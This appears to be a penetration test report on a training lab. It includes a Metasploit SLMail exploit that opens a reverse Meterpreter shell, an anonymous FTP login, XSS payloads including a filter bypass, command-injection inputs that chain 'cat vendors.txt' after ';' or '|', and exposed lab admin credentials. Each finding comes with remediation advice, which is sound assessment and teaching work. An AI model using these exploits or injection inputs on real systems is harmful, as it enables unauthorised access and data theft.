  - Once I downloaded the file with the get command, I exited FTP and used cat flag3.txt to read the contents

```
┌──(root💀kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls -a
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp              32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (123.5178 kB/s)
ftp>
```



- Vulnerability 20: SL Mail Exploit
  - Returned to metasploit after discovering the SLMail service running on SMTP port 25 and POP3 port 110 in the port scan results
  - Searched for exploits with SLMail and POP3
  - Used exploit windows/pop3/seattlelab_pass

- After setting the remote host to 172.22.117.20, I ran the exploit and listed the file within the directory I was in.
- Initially, the session wouldn't open, so I had to play around with the LHOST until one of the IP addresses worked from the ip addr command.

```
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST eth3
LHOST => eth3
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:58857 ) at 2024-04-29 23:21:41 -0400

meterpreter > search -find "flag*.txt"
[-] stdapi_fs_search: Operation failed: The filename, directory name, or volume label syntax is incorrect.
meterpreter > find "flag*.txt"
[-] Unknown command: find
meterpreter > search -f "flag*.txt"
Found 4 results...
=================

Path                                          Size (bytes)  Modified (UTC)
----                                          ------------  --------------
c:\Program Files (x86)\SLmail\System\flag4.txt  32          2022-03-21 11:59:51 -0400
c:\Users\Public\Documents\flag7.txt             32          2022-02-15 17:02:28 -0500
c:\xampp\htdocs\flag2.txt                       34          2022-02-15 16:53:19 -0500
c:\xampp\tmp\flag3.txt                          32          2022-02-15 16:55:04 -0500

meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Summary Vulnerability Overview


Vulnerability	Severity
1 - Flag 1 Day 1: Reverse XSS	Medium
2 - Flag 2 Day 1: Reverse XSS	Medium
3 - Flag 3 Day 1: Stored XSS	Medium
4 - Flag 4 Day 1: Sensitive Data Exposure	Medium
5 - Flag 5 Day 1: Local File Inclusion	Low
6 - Flag 6 Day 1: Local File Inclusion	Low
7 - Flag 8 Day 1: Sensitive Data Exposure	Critical
8 - Flag 9 Day 1: Sensitive Data Exposure	High
9 - Flag 10 Day 1: Command Injection	High
10 - Flag 11 Day 1: Command Injection	High
11 - Flag 12 Day 1: Brute Force Attack	Critical
12 - Flag 1 Day 2: Open-Source Exposed Data	Low
13 - Flag 3 Day 2: Open-Source Exposed Data	Medium
14 - Flag 4 Day 2: Aggressive Nmap Scan	Low
15 - Flag 5 Day 2: Nmap Scan for Host Running Drupal	Low
16 - Flag 7 Day 2: Apache Tomcat Remote Code Execution Vulnerability	Medium
17 - Flag 1 Day 3: Sensitive Data Public on GitHub Repository	High
18 - Flag 2 Day 3: Scanning for Open Ports on Kali Subnet	Medium
19 - Flag 3 Day 3: Anonymous FTP Login	High
20 - Flag 4 Day 3: SL Mail Exploit	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	2
Ports	4


Exploitation Risk	Total
Critical	2
High	5
Medium	8
Low	5

Vulnerability Findings


Vulnerability 1	Findings
Title	Reverse XSS
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	• Went to the Welcome.php page of the web app and inputted a JavaScript payload alert in the field where you can put a name. • Script: <script>alert("What's Up?");</script>
Images	
Affected Hosts	192.168.14.35/Welcome.php
Remediation	Configure input validation

Vulnerability 2	Findings
Title	Reverse XSS
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	• Another XSS injection on the VR Planner page, but in this case, "script" was split up in the payload to mask them in the input validation • Script: <SCRIPscriptT>alert("hi")</SCRIPscripTt>


Images	
Affected Hosts	192.168.14.35/Memory-planner.php
Remediation	Further configure input validation to defend against more advanced script techniques


Vulnerability 3	Findings
Title	Stored XSS
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	• XSS Injection on the Comments.php page to display an alert • Script: <script>alert(“hello!”);</script>
Images	


Affected Hosts	192.168.14.35/comments.php
Remediation	Encode data on output so that the comments aren't seen as HTML or JavaScript code

Vulnerability 4	**Findings**
Title	Sensitive Data Exposure; HTTP Response Headers
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	• Uncovered HTTP response headers of About-Rekall.php, which showed sensitive information. • Command: curl -v http://192.168.14.35/About-Rekall.php | grep "flag4"
Images	
Affected Hosts	192.168.14.35/About-Rekall.php
Remediation	Use server-side testing to ensure data is valid before returning to the user


Vulnerability 5	**Findings**
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Low

Description	Created a php file in nano and then uploaded it into the first field of the memory-planner.php page. Since it went through, it means that this page can accept more than image files.
Images	
Affected Hosts	192.168.14.35/memory-planner.php
Remediation	Implement content-type validation to ensure files being uploaded fit within the criteria the field is meant to upload


Vulnerability 6	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Low
Description	Created another php file. It doesn't have anything in it. However, this site is configured to respond to ".jpg" when input in this field, revealing sensitive information.
Images	


	
Affected Hosts	192.168.14.35/memory-planner.php
Remediation	Content-type validation as well as filename sanitization to ensure that the file is cleaned and will only give access to the intended information

Vulnerability 7	Findings
Title	Sensitive Data Exposure of Admin Login Credentials
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	• Viewed the HTML of the login.php page which uncovered the message “Enter your Administrator credentials!” Which allowed me to gain access to the Networking.php page with the credentials I found. • Login: dougquaid • Password: kuato


Images	
Affected Hosts	192.168.13.45/login.php
Remediation	HTML password hiding with asterisks or periods instead of showing the original characters of the password, masking the password and its length

Vulnerability 8	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	• Accessed the webpage of 192.168.14.35/robots.txt just through a web search. This displayed the contents of the robots.txt file.




Images	
Affected Hosts	192.168.14.35/robots.txt
Remediation	Configure web app to prevent directory listings for all paths beneath the web root


Vulnerability 9	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	• I access the Networking.php with the same admin credentials from before. There is a field where you can input a domain for a DNS check. However, I was able to also run commands in this field to uncover private information. • Command: www.example.com ; cat vendors.txt
Images	
Affected Hosts	192.168.14.35/Networking.php
Remediation	Setup input validation and create a white list of possible inputs, so that the web

	app only accepts pre-approved inputs


Vulnerability 10	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	• On the same Networking.php page, I could check the MX Record of a domain. After multiple attempts I discovered the input validation of this field doesn't accept & or ;, but pipes still work. • Command: www.example.com | cat vendors.txt
Images	
Affected Hosts	192.168.13.14/Networking.php
Remediation	Setup input validation and create a white list of possible inputs, so that the web app only accepts pre-approved inputs

